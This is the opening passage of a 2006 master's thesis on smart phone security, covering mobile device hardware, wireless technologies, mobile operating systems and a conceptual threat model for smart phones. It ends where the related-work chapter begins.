UNIVERSITY OF CALIFORNIA
Santa Barbara

Security of Smart Phones

A Master's Thesis submitted in partial satisfaction
of the requirements for the degree of

Master of Science

in

Computer Science

by

Collin Richard Mulliner

Committee in Charge:

Professor Giovanni Vigna, Chair

Professor Richard A. Kemmerer

Professor Timothy Sherwood

June 2006

The Master's Thesis of
Collin Richard Mulliner is approved:

Professor Richard A. Kemmerer

Professor Timothy Sherwood

Professor Giovanni Vigna, Committee Chairperson

June 2006

Security of Smart Phones

To Judith.

Acknowledgements

I would like to especially thank my parents for their support during my studies, without their support nothing of this would have been possible.

I would further like to thank Judith, Chris and Patrick for their support during the time I was writing this thesis.

Abstract

Security of Smart Phones

Collin Richard Mulliner

Smart phones combine the functionality of mobile phones and PDAs. These devices have become commonplace during the past few years, integrating multiple wireless networking technologies to support additional functionality and services. Unfortunately, the development of both devices and services has been driven by market demand, focusing on new features and neglecting security. Therefore, smart phones now face new security problems not found elsewhere.

We address two particular problems related to the increased capabilities of smart phones.

The first problem is related to the integration of multiple wireless interfaces. Here, an attack carried out through the wireless network interface may eventually provide access to the phone functionality. This type of attack can cause considerable damage because some services charge the user based on the traffic or time of use. We have created a proof-of-concept attack to show the feasibility of such attacks. To address these security issues, we have designed and implemented a solution based on resource labeling. Labels are used to track network service usage, and are transferred between processes and resources as a result of either access or execution. Experimental evaluation of our mechanism shows that it effectively prevents such attacks.

The second problem is the security analysis of software components running on smart phones. The particular application analyzed is the client part of the Multimedia Messaging Service (MMS). The security of these components is critical because they might have access to private information and, if compromised, could be leveraged to spread an MMS-based worm. Vulnerability analysis of these components is made difficult because they are closed-source and their testing has to be performed through the mobile phone network, making the testing time-consuming and costly. Our novel approach takes into account the effects of the infrastructure on the testing process and uses a virtual infrastructure to allow one to speed-up the testing process by several orders of magnitude. Our testing approach was able to identify a number of previously unknown vulnerabilities, which, in one case, made possible the execution of arbitrary code.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

Smart phones combine the functionality of mobile phones and Personal Digital Assistants (PDAs). These devices have become commonplace during the past few years, gradually integrating different networking technologies such as IEEE 802.11, Bluetooth, and GSM. These new devices support additional functionality and services, and service providers quickly embraced these as a way to foster new pay-per-use services.

Unfortunately, the development of both devices and services has been driven by market demand, focusing on new features and neglecting security. As a result, smart phones now face new security problems not found elsewhere. These problems originate directly from the integration process and are often related to the inclusion of multiple wireless technologies into a single device. Other problems are created by smart-phone-specific services, which often require complex software and infrastructure.

The first problem to be addressed is related to smart phones, which are equipped with the wireless hardware necessary for accessing the mobile phone service network and, in addition, integrate hardware for accessing wireless local area networks (WLANs). The problem stems from the different characteristics of each network service and the interaction between them. More precisely, access to mobile phone services is normally associated with service charges, while access to wireless local area networks is usually free. Therefore, an attacker could leverage a vulnerability exploitable through the free network interface to gain access to a pay-per-use network service, such as the mobile phone network.

The second problem to be addressed is related to the applications running on mobile devices. Analyzing the security of these applications is difficult

because they are not independent, since they rely on other systems and services to function. Therefore, these auxiliary systems must be taken into account when assessing the security of the mobile device applications.

Mobile devices that support mobile phone functionality are especially hard to analyze, since the required infrastructure is expensive to buy and use. Interacting with the infrastructure is further complicated by the fact that it is often unreliable and unpredictable.

The goal of the research presented in this thesis is to contribute to solve the two security issues mentioned above. First, we propose a new security mechanism specifically designed to address the security issues that arise because of the interaction between mobile phone services and local area networking services in smart phones. The proposed mechanism is general, and, therefore, could be used for solving similar problems.

Second, this thesis presents a novel method for the vulnerability analysis of a class of applications running on smart phones. The method focuses on the software components running on the mobile device itself and takes into account the required service infrastructure. The method is applied to the study of the security of the Multimedia Messaging Service (MMS).

1.1 Contribution of this Thesis

The work presented here provides a study on the security of *smart phones* and in particular of smart phones that integrate wireless network interfaces in addition to the mobile phone network interface.

The main contribution of this research work is to show how to analyze, attack, and protect smart phones and the associated protocols and services.

Specific contributions are:

Cross-Service Attacks. We introduce *Cross-Service Attacks*, a novel type of attack especially targeting smart phones with multiple network connectivity technologies. We identified the attack, implemented a proof-of-concept exploit, and developed a protection mechanism for preventing this kind of attack. The protection mechanism uses resource labeling to track and control network interface access.

Security of MMS User Agents. We performed the security analysis of an *MMS User Agent*. As part of the analysis, we developed an MMS client fuzzer, which partially simulates a phone service network. Further, we found the first code execution vulnerability in a mobile phone-network application.

Smart Phone Exploit Development. We present a study on shellcode development and exploit creation for the WindowsCE operating system, including a feasibility analysis of real-world attacks.

1.2 Structure

This thesis is structured as follows. Chapter 2 provides a general overview of the area of mobile devices, describing the associated wireless technologies, operating systems, and software components. Chapter 3 presents a survey on mobile device security including a threat model for these devices. In Chapter 4, we discuss related work. Chapter 5 presents a study on shellcode and exploit development for WindowsCE-based devices. Chapter 6 presents the Cross-Service Attack, a novel attack against smart phones, and a security mechanism to prevent this kind of attack. In Chapter 7, the client part of the MMS service

is analyzed and an MMS client fuzzer is presented. Chapter 8 discusses our findings on smart phone security.

Chapter 2

Mobile Devices

This chapter introduces the field of mobile devices and surveys the related wireless technologies.

2.1 Overview

Mobile devices are small, highly portable computing devices. They are often referred to as handheld devices or pocket-sized computers because of the way these devices are operated and transported, respectively. Early mobile phones along with so-called organizers were the first mobile devices, which started to appear in the late 1970s. Mobile phones, at that time, did not have much in common with current mobile phones, other than the fact that both devices were able to make phone calls. Similarly, early organizers did not have anything in common with current Personal Digital Assistants (PDAs), other than the capability of keeping an address book or a calendar. In general, one can say that early mobile devices where designed for one specific application or task, while current mobile devices are designed to be versatile.

To achieve the desired versatility, many mobile devices now run operating systems that allow one to install additional software. Other key features include network connectivity and increased processing and storage capabilities. Further, many PDAs are equipped with so-called extension-slots, which allow for the addition of extra hardware.

2.1.1 Mobile Device Types

Until about five years ago, mobile phones and PDAs were the only mobile devices besides portable digital audio players. Today many different mobile devices exist. New types of devices were introduced to meet certain user requirements. For example, PDAs have to be small and need to provide a long battery runtime, while *mobile media players* need a large amount of storage, a fast processor, and, in case of a movie player, a big display. Combining features like these in one device is not always possible. Therefore, many different types of mobile devices exist today.

Mobile devices can be classified into eight classes: *Notebooks*, *Tablets*, *Mobile Media Players*, *Mobile Gaming Devices*, *Mobile phones*, *Smart phones*, *PDAs*, and *Industrial Mobile Devices*.

In the following, we briefly describe the characteristics of each class of device.

Notebooks. Notebooks are, small, portable computers, often they do not have a full keyboard, but they might have additional features, like a touchscreen. Many notebooks run standard personal computer operating systems, while others run specialized, more lightweight, operating systems. These devices normally range between laptops and PDAs, in terms of both size and functionality.

Tablets. Tablets are mostly keyboard-less mobile touchscreens with wireless connectivity for viewing online and/or multimedia content. Most tablets are built using standard personal computer components, and, therefore, run common personal computer operating systems.

Mobile Media Players. Mobile Media Players are mobile devices especially designed for accessing multimedia content. In the most basic version, they are called "music players". The high-end devices often include portable video players and recorders. Recent devices feature wireless connectivity hardware for accessing content through a network. Most mobile media players run custom operating systems and do not support the installation of additional software. High-end devices are an exception and they often run common operating systems.

Mobile Gaming Devices. Mobile Gaming Devices or mobile entertainment devices are mainly designed for playing computer games. Most of these

devices can also play multimedia content. This sometimes hampers a clear distinction between mobile gaming devices and mobile media players. Newer devices feature wireless connectivity for supporting multiplayer games. Like mobile media players, most mobile gaming devices run custom operating systems and do not support the installation of additional software other than games.

Mobile Phones. Mobile phones come in many different types and shapes, and provide a very diverse range of features. The simplest mobile phones offer basic functionalities, such as making phone calls and sending text messages. However, nowadays, even the simplest mobile phones offer features like an alarm clock and a calendar. More elaborate mobile phones may offer additional features for synchronizing the contents of the calendar or the phone book with a desktop computer. Mobile phones mostly run very minimal, specialized operating systems.

PDAs. PDAs mostly come in the size of a mobile phone, but have a large touchscreen, instead of a small display and a keypad. Current PDAs feature relatively fast processors, but only little memory and storage capacity. The heart of each PDA is a software package for personal information management (PIM). This package provides at least an address book, a calendar, and a small text processor. One of the most important characteristics of current PDAs is that they run common operating systems, and, therefore, support the installation of additional software. Many recent PDAs are equipped with high-resolution color displays, high-quality audio processors and commonly offer wireless connectivity of some kind.

Smart Phones. Smart Phones or PDA-phones are the combination of a mobile phone and a PDA. Basically, two variants of smart phones exist: the elaborate version which has the look-and-feel of a PDA, and the more basic version which has the look-and-feel of a mobile phone. As smart phones offer many PDA-like characteristics, they also support the installation of supplementary applications. Very high-end smart phones commonly offer wireless local area or personal area networking capabilities.

Industrial Mobile Devices. Industrial Mobile Devices are devices for specific commercial, medical, or military applications. These devices do not have a large user base and are usually equipped with simple, custom software.

2.1.2 Mobile Device Hardware

The hardware used by most mobile devices is fundamentally different from the hardware used for personal computers (see possible exceptions in Section 2.1.1). The reasons for this are the specific size and functionality requirements of these devices, like power-efficiency.

Most mobile devices are based on so-called application processors, which not only include a central processing unit (CPU) but also the required memory and peripheral controllers. Application processors are complete platforms that are customized by the actual device manufacturer. These customizations include: memory size, display and touchscreen, connectivity (e.g., wireless LAN), and specialized digital signal processors (DSPs) for multimedia processing.

The most widely used application processors use microprocessors based on the ARM [9] architecture. ARM is a low-power, high-performance 32-bit RISC architecture, specifically designed for integrated devices. Some characteristics of the ARM architecture are discussed further in Section 5.1.

Two commonly-used application processor platforms for mobile devices are: the Intel XScale [39] and the Texas Instruments TI-OMAP [87]. Both are based on ARM CPUs and include interfaces for hardware like: USB [91], PCMCIA [67], MMC [55] and SD [78], Bluetooth [13], Wireless LAN (see Section 2.2.3), and cellular networks (mobile phone networks).

The cellular hardware is particular interesting, since it is a small "system within the system" that contains a separate CPU and runs its own software. This separation from the main system is done to save power and for reducing the workload of the main system. The cellular hardware needs to be constantly powered in order to keep the connection with the infrastructure, while the main system only needs to be running during user interaction. In fact, the two systems are tied together very closely and each one has partial control over the other (e.g., the main system can turn off the cellular hardware and the cellular hardware can wake-up the main system).

The device used for the research presented here is based on an Intel XScale PXA263 processor running at 400 Mhz, and is equipped with Bluetooth, Wireless LAN, and GSM. The device is further discussed in Section 6.2.2.

2.2 Wireless Technologies

Wireless technologies play an essential role in the field of mobile devices, since they changed the perception of these devices in a fundamental way. This

section first shows why and how wireless technologies play such an important role in the mobile device world, and then it presents the different wireless technologies.

2.2.1 The Role of Wireless

Wireless technologies have not only taken an important role in mobile device usage: they have changed the whole concept of mobile devices in a way no other technology did before.

Mobile phones would not exist without these technologies, but enhanced data communication technologies like GPRS (see Section 2.2.2) have had a major effect on mobile phone capabilities, since these are the basis for services like MMS (see Chapter 7) and mobile-phone-based Internet access. When looking at PDAs and other mobile phone devices, the impact of wireless connectivity is even more evident. A wireless-equipped PDA turns a simple calendar and address book into a small mobile office, usable at any place and any time, provided that the appropriate infrastructure is in place. Other examples include: mobile phone network dial-up without the need for a cable and wireless push-email (automatic forwarding of emails to a mobile phone).

The devices with multiple wireless interfaces, like smart phones and PDA-phones, show especially well the major role of wireless technologies in mobile device usage. A smart phone which includes wireless LAN and mobile phone capabilities makes it very easy to be connected at all time, therefore, making access to online resources easier than ever.

Nowadays, a mobile device without any kind of wireless connectivity would be considered almost useless (special cases like media players are notable exceptions). Wireless technology is ubiquitous and people want to access the Internet from any place at any time. Therefore, the request for wireless-enabled devices is constantly increasing. Besides private end-users, companies have widely adopted wireless devices to keep "road warriors" in touch with their office or to help technical staff keeping an eye on the company's IT infrastructure during off-hours and weekends.

New services like push-email have even brought these devices to the management level of big companies and especially to people who would not otherwise consider using any kind of mobile device other than a plain mobile phone.

In summary, wireless technologies have a major impact on the world of mobile devices. They increased the attractiveness of mobile devices for a broader group of people and they raised the usage frequency of these devices.

2.2.2 Wireless Telecommunication Technologies

Wireless telecommunication technologies come in two categories, the well-known technologies for mobile telephony, like GSM and CDMA, and the technologies used for data communication, like GPRS and EVDO. Both classes of technologies use the same basic network infrastructure.

Mobile wireless telecommunication has evolved over time to provide additional services and greater bandwidth for data communication. Therefore, current second generation (2G) technologies are being replaced with the new third generation (3G) technologies.

GSM

The `Global System for Mobile Telecommunication` (GSM) [32] is the *de facto* standard for mobile telecommunication systems in Europe, and is also used in parts of the United States and Asia. Besides providing basic voice and data communication, GSM offers services like the Short Message Service (SMS) for sending text and control messages to mobile phones.

GPRS

The `General Packet Radio Service` (GPRS) [31] is an advanced data communication technology for GSM. It is often said to be an always-on technology since the billing of GPRS is done by transfer volume (kilo-bytes) instead of connection time. Therefore, users can be online all the time and only have to pay for the actual amount of data transferred. GPRS also provides more bandwidth than GSM data connections. GPRS's typical transfer rate is between 30-80 kbit/s (the theoretical maximum is 160kbit/s), while GSM data connections provide only 14.4 kbit/s. GPRS is the basis for a number of additional services offered by modern phone service providers, like MMS (see Chapter 7).

EDGE

The `Enhanced Data rates for GSM Evolution` (EDGE) [30] technology is a superset of GPRS, and, therefore, is backward compatible to it. EDGE theoretically supports data-rates up to 473.6 kbit/s. EDGE can be categorized either as 2.5G or 3G depending on the implemented data-rate.

CDMA

The `Code Division Multiple Access` system (CDMA) [69] is another mobile telecommunication technology and is widely used around the world besides Europe. CDMA basically is a competing technology to GSM, and offers more or less the same functionality. The maximum data communication speed offered by CDMA is 9.6 kbit/s.

EVDO

The `Evolution-Data Optimized` (EVDO) [70] technology is an advanced data communication technology for CDMA networks. It is, like GPRS, an always-on technology, and, therefore, billing is also mostly done based on the transfer volume. EVDO is a 3G technology and offers data-rates of either 2.4576 Mbit/s or 3.1 Mbit/s.

2.2.3 Wireless Local and Personal Area Networking

During the last couple of years, wireless Local Area Networks (WLANs) and Personal Area Networks (PANs) have become increasingly widespread and part of our everyday life (e.g., at home, at work, or at cafes and bookstores).

Not all personal wireless technologies were developed for network access only; some just replace cables when interconnecting devices. These technologies have evolved over time and now come in multiple versions. Below, the most common and most relevant technologies for mobile devices are presented, these are: wireless LAN (IEEE 802.11), Bluetooth, and Infrared.

Wireless LAN IEEE 802.11

IEEE 802.11 [36] is the current *de facto* standard for wireless networks, and is often referred to as Wi-Fi (wireless fidelity) or WLAN (wireless local area network). The 802.11 standard has evolved over time to provide higher data rates. The first version of the 802.11 standard only provided 2 MBit/s,

while the second version, called 802.11b, provides 11 MBit/s. The most recent version of this technology (802.11g) provides 54 MBit/s. All the former variants operate in the free 2.4 GHz ISM (Industrial Scientific Medical) band. The 802.11a variant also provides 54 MBit/s but operates in the 5 GHz band.

802.11 has two modes of operation, the infrastructure mode and the ad-hoc mode. In the infrastructure mode, one network element, the access point, coordinates network access among the associated users. In ad-hoc mode, all network nodes have equal control over the spectrum, and, therefore, have to compete against each other for spectrum access. The infrastructure mode is the most commonly found variant.

The wireless spectrum is a shared medium—every node in range of the sender can listen to its transmissions. Therefore, numerous security features based on encryption have been introduced. The security mechanisms basically have two functions: first, they should restrict the usage of the network to authorized devices; second, they should provide data privacy. The Wired Equivalent Privacy (WEP) was the first wireless security mechanism implemented, but has been proven to be insecure and easy to break [56]. Therefore, WEP was replaced by stronger mechanisms like the Wi-Fi Protected Access (WPA) [101] and WPA2.

Bluetooth

Bluetooth [13] is a personal networking (or cable replacement) technology. It was mainly developed to interconnect small devices like PDAs, phones, printers, keyboards, and mice. One of the motivations of Bluetooth was to provide interoperability between devices built by different manufactures.

Bluetooth was specified by the Bluetooth SIG (Special Interest Group) and defines many so-called "profiles". A profile is a specific service, such as Dial Up Networking (DUN). A Bluetooth profile specifies all parts of a service from the low-level radio protocol, up to the application implementation. Bluetooth, like 802.11, operates in the 2.4 GHz ISM band, and, therefore, the two technologies may interfere with each other.

A fairly important point about Bluetooth is that it is not a networking technology by definition. It can be used for networking, but, in contrast to 802.11, its purpose is the interconnection of devices. Bluetooth specifies multiple transport and service discovery protocols, and, therefore, is much more than just a networking infrastructure technology. It was designed with security in mind and so far the Bluetooth security model is considered secure.

Infrared

Infrared or IrDA [37] was an early cable replacement technology for the first PDAs and mobile phones. It supports low-speed, point-to-point communication between devices within visible range. IrDA specifies some of the formats for data exchange between small devices that later where adopted by Bluetooth. In general, IrDA is considered secure because communication requires a short direct line of sight between two devices. However, no actual security mechanisms are implemented.

2.3 Mobile Operating Systems

Operating Systems (OSes) used for mobile devices are different from operating systems developed for personal computers. The reasons for these differences are the energy/space constraints associated with the special hardware, and special requirements, like the support for highly interactive and spontaneous usage. For example, a PDA OS may require a hardware wake-up function to implement features like appointment reminders, which might occur while the device is "sleeping" to save energy.

Other differences are related to the system software rather than the OS kernel. The differences of the system software originate from the remarkably different user interface (UI) requirements of such devices, like the lack of a full keyboard and the relatively small display size. The user interface will be further discussed in Section 2.4. The most commonly found mobile operating systems are presented in the following sections.

2.3.1 Common Mobile Operating Systems

There are many operating systems for mobile devices. Nevertheless, only the most common operating systems used by PDAs and smart phones are presented here. Basically four main operating systems for consumer-type mobile devices exist: *SymbianOS*, *PalmOS*, *Linux*, and *WindowsCE*.

SymbianOS

SymbianOS [85] is the major smart phone OS, used by many different phone manufacturers like Nokia, Siemens, and SonyEricsson. SymbianOS is based on EPOC which was developed by Psion [68] as the operating system

for their PDAs. SymbianOS exists since about 2001. It was created to provide a standard operating system for smart phones which can be used by different manufacturers. The idea behind SymbianOS is to reduce development time and cost when building new smart phones while still being able to customize the OS enough to reflect the design choice of a specific manufacturer.

SymbianOS is based on a micro kernel design and implements most of the standard features found on current operating systems like: multi-processing and multi-threading, filesystem management, and memory protection. The actual emphasis of SymbianOS is the specific optimization for mobile phones. The OS, therefore, only requires little CPU power and storage space and is heavily optimized for saving battery power.

The SymbianOS is a single-user OS and only distinguishes between user and kernel mode. In general, security was not an issue for SymbianOS up to version 9 which features a capability-based security system based on digitally signed applications.

PalmOS

PalmOS [66] was developed by Palm Inc. and later by PalmSource as the operating system for the `PalmPilot` series of PDAs. PalmOS roughly exists since 1996 and in the beginning was only used by Palm itself. Later Palm started licensing their OS to other device manufacturers, like Sony and Handspring.

The first versions of PalmOS were designed to run on very limited hardware, and, therefore, did not provide features like multi-processing or multi-threading, besides for specific operating system tasks. Other differences with respect to common operating system are the flat filesystem structure and the lack of any memory protection. Since PalmOS is also used for smart phones, additional features were introduced, like better multi-processing support. With version 5, Palm switched from Motorola 68k to ARM processors for its devices, but kept emulating the 68k in order to provide backward compatibility. Also with PalmOS 5, Palm introduced security mechanisms, and now it provides the first mobile device OS with built-in filesystem encryption.

Linux

Linux [46] has a long history in the mobile world and it is used for all kinds of devices, like PDAs and portable multimedia players. In recent years, Linux was adopted as a smart phone OS. The Linux OS and the Linux kernel is a

full-featured operating system, which includes all necessary features, like multi-processing and multi-tasking, memory protection, and multi user support.

In general, Linux has many advantages over the other mobile device OSes but also has its disadvantages, since it was originally developed for common desktop computers rather than PDAs or smart phones. The main disadvantages are the lack of sophisticated power-saving mechanisms and the relatively large memory requirements, for both runtime and storage. Linux as a mobile device OS is used in many different ways, and only the kernel and the system libraries remain the same across different devices. Linux also does not provide one generic user interface system. Instead, each manufacturer chooses one of the many available systems or develops its own.

WindowsCE

WindowsCE [51] is Microsoft's operating system for mobile devices. WindowsCE exists in many different versions and can be customized by device manufacturers to fit their special requirements. PocketPC is the WindowsCE version for PDAs and smart phones (also a specific `smartphone` version exists that is directed towards smaller mobile phone devices).

WindowsCE supports multi-processing and multi-threading, but, since it is optimized for mobile devices, it lacks other features, like multi-user support. WindowsCE tries to reuse many aspects of the desktop version of Windows to make it easier for users and developers to use and develop applications. Similar to Linux, WindowsCE supports a wide variety of hardware architectures, and, therefore, is used by many device manufacturers. Since the focus of this thesis is the security of PocketPC-based smart phones, the following chapters provide more details about WindowsCE and its security mechanisms.

2.4 Mobile Device Software

There are some general differences between applications running on a mobile device and applications developed for a desktop computer. Most of these differences are related to the limited user interface (UI) available on mobile devices. In order to provide a better understanding for the necessity of special software for mobile devices, a typical UI of a mobile device will be highlighted in greater detail in this section. Therefore, a closer look at the hardware is necessary.

As mentioned in Section 2.1.1, mobile devices often have a very small display, a very reduced keyboard, and the mouse is replaced by a touchscreen. Because of these significant differences, almost all mobile device UIs are designed to support only one interactive application at one time. This application receives all user input and successively executed applications hide previously started ones. Few systems strictly allow only one application to run at one time, and, therefore, force termination of the current application before launching another program.

The limited UI and input capabilities have even greater impact on mobile applications. For example, most applications are designed for minimal text input, and, thus, they display a selection box instead of a text input field. Other differences are due to the small amount of available storage space, and to slow CPU speeds.

In general, mobile applications can be subsumed into one of two commonly existing groups. Either they resemble more lightweight versions of applications found on a personal computer (e.g., a text processor or a web browser) or they are applications specifically designed for mobile devices. These special mobile device applications are the topic of the next section.

2.4.1 Special Mobile Device Applications

There are a couple of special applications only found on mobile devices, like applications that determine the look-and-feel of a mobile phone (in case the device also has mobile phone capabilities). This section provides a brief overview of these special applications.

The most important application is the synchronization application. As the name suggests, the application is used for synchronizing data stored on the device with data stored on a personal computer or server. In addition, these applications are also used for installing additional software or modifying system parameters (e.g., the system clock). Often synchronization-frameworks provide additional features, like access to the mobile device's filesystem and remote debugging facilities.

Another application handles the different wireless interfaces. This application is basically used for configuring the interfaces and the services that are bound to them. While this kind of application is commonly found in networked environments, the mobile device versions usually support time-dependent configuration settings and "routing" based on the costs associated with an interface (often this is interchangeable with the amount of bandwidth).

Other applications provide an interface for additional built-in hardware such as a mobile phone, digital camera or a GPS-receiver [2]. Often these applications provide an interface for other third-party applications.

2.4.2 Developing Software for Mobile Devices

Mobile devices have many aspects that make software development more difficult. This section provides a brief overview of the subject and highlights a few important points.

When developing software for mobile devices, the main issues arise from the different hardware architectures used for these devices. In most cases, the developer needs to perform cross-development and cross-testing. This might entail developing software on a non-native hardware platform and a non-native operating system and then testing the software in an emulated environment.

Emulation is mostly performed to speed-up the development process, since it removes the need for transferring the application binary to a real device every time it is being executed. Also, most devices do not provide suitable debugging interfaces, and, therefore, developers are forced to use emulators for testing and debugging. On the other hand, applications that depend on special hardware or services, like Bluetooth or a mobile phone network, require a real device for testing, which results in requiring more time for development. Further, emulated testing entails some drawbacks (e.g., the emulated CPU may be slower or faster than the CPU of a real device), and, therefore, can only be regarded as a supplement to real testing.

Another important point is the diversity between different mobile devices. This ranges from differences in the hardware or in the operating system, to a different screen resolution or a missing operating system feature. This version diversity often requires developers to include capability checks into their applications in order to provide portability across sub-versions of a device.

Altogether, software development for mobile devices is more complex and more time-consuming than software development for personal computers or server systems.

Chapter 3

Mobile Device Security

The security issues of mobile devices are different from the security issues of personal computers and servers. Understanding these differences is important in order to understand mobile device security. This chapter provides a survey of mobile device security issues.

3.1 Understanding Mobile Device Security

Mobile device security has five key aspects that distinguish it from conventional computer security: *Mobility*, *Strong Personalization*, *Strong Connectivity*, *Technology Convergence*, and *Reduced Capabilities*.

Mobility. Mobile devices are mobile. They are not kept in one place which may be secure, and, therefore, they might get stolen and physically tampered with.

Strong Personalization. Mobile devices are normally not shared between multiple users, while computers often are. Devices are kept close to their owner.

Strong Connectivity. Many devices support multiple ways to connect to a network or the Internet.

Technology Convergence. Current mobile devices combine many different technologies in one single device, like a PDA, a mobile phone, a music player, and a digital camera.

Reduced Capabilities. Mobile devices are computers but lack many features that desktop computers have. For example, a mobile device does not have a full keyboard and has limited processing capabilities.

By putting all of the aspects together it can be seen why mobile device security is more complex than normal computer security. *Mobility*, for example, increases the risk of data theft, because stealing a mobile device is a lot easier than breaking into a computer. *Strong Personalization* together with *Strong Connectivity* increases the threat of privacy violations (a device is where the owner is, and, therefore, locating the device means locating the owner). *Technology Convergence* leads to additional security risks. Every additional feature adds at least one new target that can be attacked. *Reduced hardware capabilities* may facilitate certain kinds of Denial-of-Service attacks (e.g., attacks that have the goal of rendering a device temporarily unusable). In addition, missing features, like the lack of a full keyboard, complicate the implementation of effective authentication mechanisms (e.g., username and password). All these aspects bear further implications, like increased complexity when conducting security audits of mobile devices.

3.2 Threat Model

When trying to secure a system it is necessary to know what kinds of threats to the system exist. A threat model identifies the threats a system is exposed to, the assets to be protected, the characteristics of the attackers, and the possible attack vectors.

In principle, the security of mobile devices deals with the same issues conventional computer security deals with: *Confidentiality*, *Integrity*, and *Availability* [12].

Confidentiality means privacy, that is, it determines who is allowed access what.

Integrity identifies who is allowed to modify or use a certain resource.

Availability describes the requirement that a resource be usable by its legitimate owner.

When looking at the security of a system, it is important to identify what has to be protected; that is, what the assets that need to be secured are.

Second, the adversaries must be identified; that is, who poses a threat to the assets. Third, one has to determine what attacks are possible. Often one kind of attack can be used for gaining access to multiple assets.

We identified three classes of assets or targets for mobile devices: *Data*, *Identity*, and *Availability*.

Data. Mobile devices are devices for managing data. Therefore, mobile devices normally contain sensitive information, like authentication credentials, activity logs (e.g., phone usage or calendar entries), and commercial or private information (e.g., pictures or audio-memos).

Identity. Mobile devices, and especially devices with wireless connectivity, are strongly personalized. That is, a device or its content are directly associated with a specific person. For example, a device with mobile phone capabilities is tied to the owner of the mobile phone service contract.

Availability. Availability is not a "real" asset in the sense that it cannot be stolen or abused. Instead, it is something that can be denied to its legitimate owner.

Most assets that apply to the area of mobile device security can also be found in the non-mobile computer world. The main difference is the way of attacking these assets. In the following, we identify the possible adversaries: who they are and what they want to achieve.

Professionals. Professional attackers target all three assets, as they are after confidential business or military data. In addition to stealing the data stored on a device, they use the identity associated with the device for additional attacks. Keeping its legitimate owner from using the device may be another possible attack.

Crooks. Crooks are interested in gaining revenue, via the identity that is associated with a device and the data that is stored on it. Also, crooks are not interested in the individual; they focus on attacking as many targets as possible in order to increase the potential profit.

Crackers. Crackers mostly pose a threat to availability. Crackers are interested in either the creation of viruses and worms, or in just causing damage. In some instances a cracker may have interest in obtaining specific data from a device.

We now identify and discuss the threats and attacks, these are: *Loss or Theft of Devices*, *Denial-of-Service attacks*, *Wireless attacks*, *Break-ins*, *Viruses and Worms*, *Infrastructure-based attacks*, and *Overcharging attacks*.

3.2.1 Loss or Theft of Devices

If a device gets lost or is stolen, confidentiality is broken. Integrity might be damaged if the device reappears after a period of time. In this case, someone could have installed spyware or added a physical bug to the hardware and thus tampered with the device's integrity. During its absence the device is, of course, not available to its legal owner, although it is likely that a critical device would be replaced quickly after it goes missing.

Losing or getting a device stolen is not specific to mobile devices: it also happens to laptop computers (these actually are just bigger mobile devices) and other computer hardware, like hard disks or flash-memory sticks. However, mobile devices are more likely to disappear since they are small and constantly carried around by their users.

3.2.2 Denial-of-Service Attacks

Denial-of-Service (DoS) attacks have been around for a very long time and are not new or specific to mobile devices. DoS attacks render a service or device unusable for its legitimate users, denying availability.

The problems with DoS attacks against mobile devices are mostly related to strong connectivity and reduced capabilities. For example, a common DoS attack is sending a large amount of "junk" traffic to a host over the network. While an attacker would need many resources for attacking a normal computer or server, a mobile device, due to its *limited hardware*, may be easily rendered unusable by the traffic sent from only one attacker.

More specific DoS attacks against mobile devices could utilize the fact that these devices run on *batteries*. In this case, the goal of the attack is to quickly drain the batteries of the targeted device. Successful attacks will shutdown or dramatically limit the operation time of the target. Such attacks could exploit different functionalities, like CPU intensive tasks that require a lot of energy (e.g., complex cryptographic routines, like the SSL handshake) or forcing the device to power-up suspended hardware (e.g., the display—for showing information about an incoming file transfer).

Other attacks like jamming an entire frequency band (e.g., the 2.4 Ghz band—used by wireless LAN 802.11 and Bluetooth) are also very effective.

3.2.3 Wireless Attacks

There are many different attacks which leverage the wireless connectivity of the target. The most common one is eavesdropping on wireless transmissions to extract confidential information, like usernames and passwords. Eavesdropping is not a specific attack against mobile devices but mobile devices are particularly vulnerable, because they often only support communication through a *wireless connection*.

Another form of wireless attack abuses the *unique hardware identification* (e.g., wireless LAN MAC address) present in all wireless transmissions for tracking or profiling the owner of the device. This kind of attack leverages the strong personalization of mobile devices and is specific to mobile devices.

3.2.4 Break-In Attacks

Break-ins are attacks where the perpetrator manages to gain partial or full control over the target. Break-in attacks basically exist in two flavors, code injection and the abuse of *logic errors*. Code-injection is achieved through exploitation of programming errors which lead to *buffer overflows or format string vulnerabilities*. The abuse of logic errors is more subtle, since a particular logic error is very specific to the application or device that is being attacked.

Break-in attacks have an impact on the confidentiality, the integrity, and the availability of a device. The real threat posed by a break-in strongly depends on the goal of the attacker. In general, break-ins are actually preparing the ground for other attacks, like overcharging, data, and identity theft.

3.2.5 Viruses and Worms

Viruses and worms are threats to mobile devices as they are to normal computers. They destroy data and render the infected systems unusable.

Worms that target smart phones might also have a cost if they spread by using a service where the user is billed for each transfer (e.g., MMS). In this case, a worm sending itself to hundreds of mobile phones could cause substantial financial damage to the owner of the infected device.

Viruses targeting both the mobile device and the desktop computer are also possible. These viruses would initially infect a mobile device (maybe using a wireless connection) and would later spread to a desktop computer (e.g., during synchronization). This kind of virus or worm could easily bypass security mechanisms configured only for detecting external attacks.

Other types of malware could monitor and report the user's phone activity, by sending weekly or daily reports (e.g., every time the user connects to the Internet using GPRS).

3.2.6 Infrastructure-based Attacks

The service infrastructure, which is built of GSM-networks and application-servers, plays a key role in the mobile device world. It represents the basis for primary mobile device functionalities, such as phone functionality and push-email. While devices can be secured up to a certain degree, the infrastructure has to be comparatively open in order to be usable. Therefore, infrastructure-based attacks can be targeted towards multiple (possibly hundreds or thousands of) otherwise secure devices. Although these attacks may actually fall into one or more of the categories mentioned above (e.g., Denial-of-Service or Wireless Attacks) they have to be addressed explicitly because of the interaction with the mobile infrastructure.

3.2.7 Overcharging Attacks

An overcharging attack is an attack which involves a paid service of some kind, for example a mobile phone service agreement. The goal is to charge additional fees to the victim's account, and, if possible, transfer these extra fees (money/credits) from the victim to the attacker.

An example of an overcharging attack is described in [19]. In this specific case, an attacker leverages a flaw in the GPRS system to overcharge other customers of the same phone service provider. The attack utilizes the always-on characteristics of GPRS (which is billed by the amount of traffic instead of the usage time). The only thing the attacker needs to do is to send random traffic to the IP-address of the victim. The provider would not check if the traffic was requested by the victim or not, and bill the victim for it.

Another example of such an attack is described in Section 6.1. Here, a break-in attack is used to initiate a phone call from the victim's device to a possibly expensive phone number belonging to the attacker. An attack like

this is especially attractive for an attacker, because it offers the possibility of generating revenue.

Overcharging attacks are very specific to wireless mobile devices, since many wireless services are regulated by pay-per-use contracts.

Chapter 4

Related Work

This chapter presents an overview of previous research conducted on mobile device and specifically smart phone security.

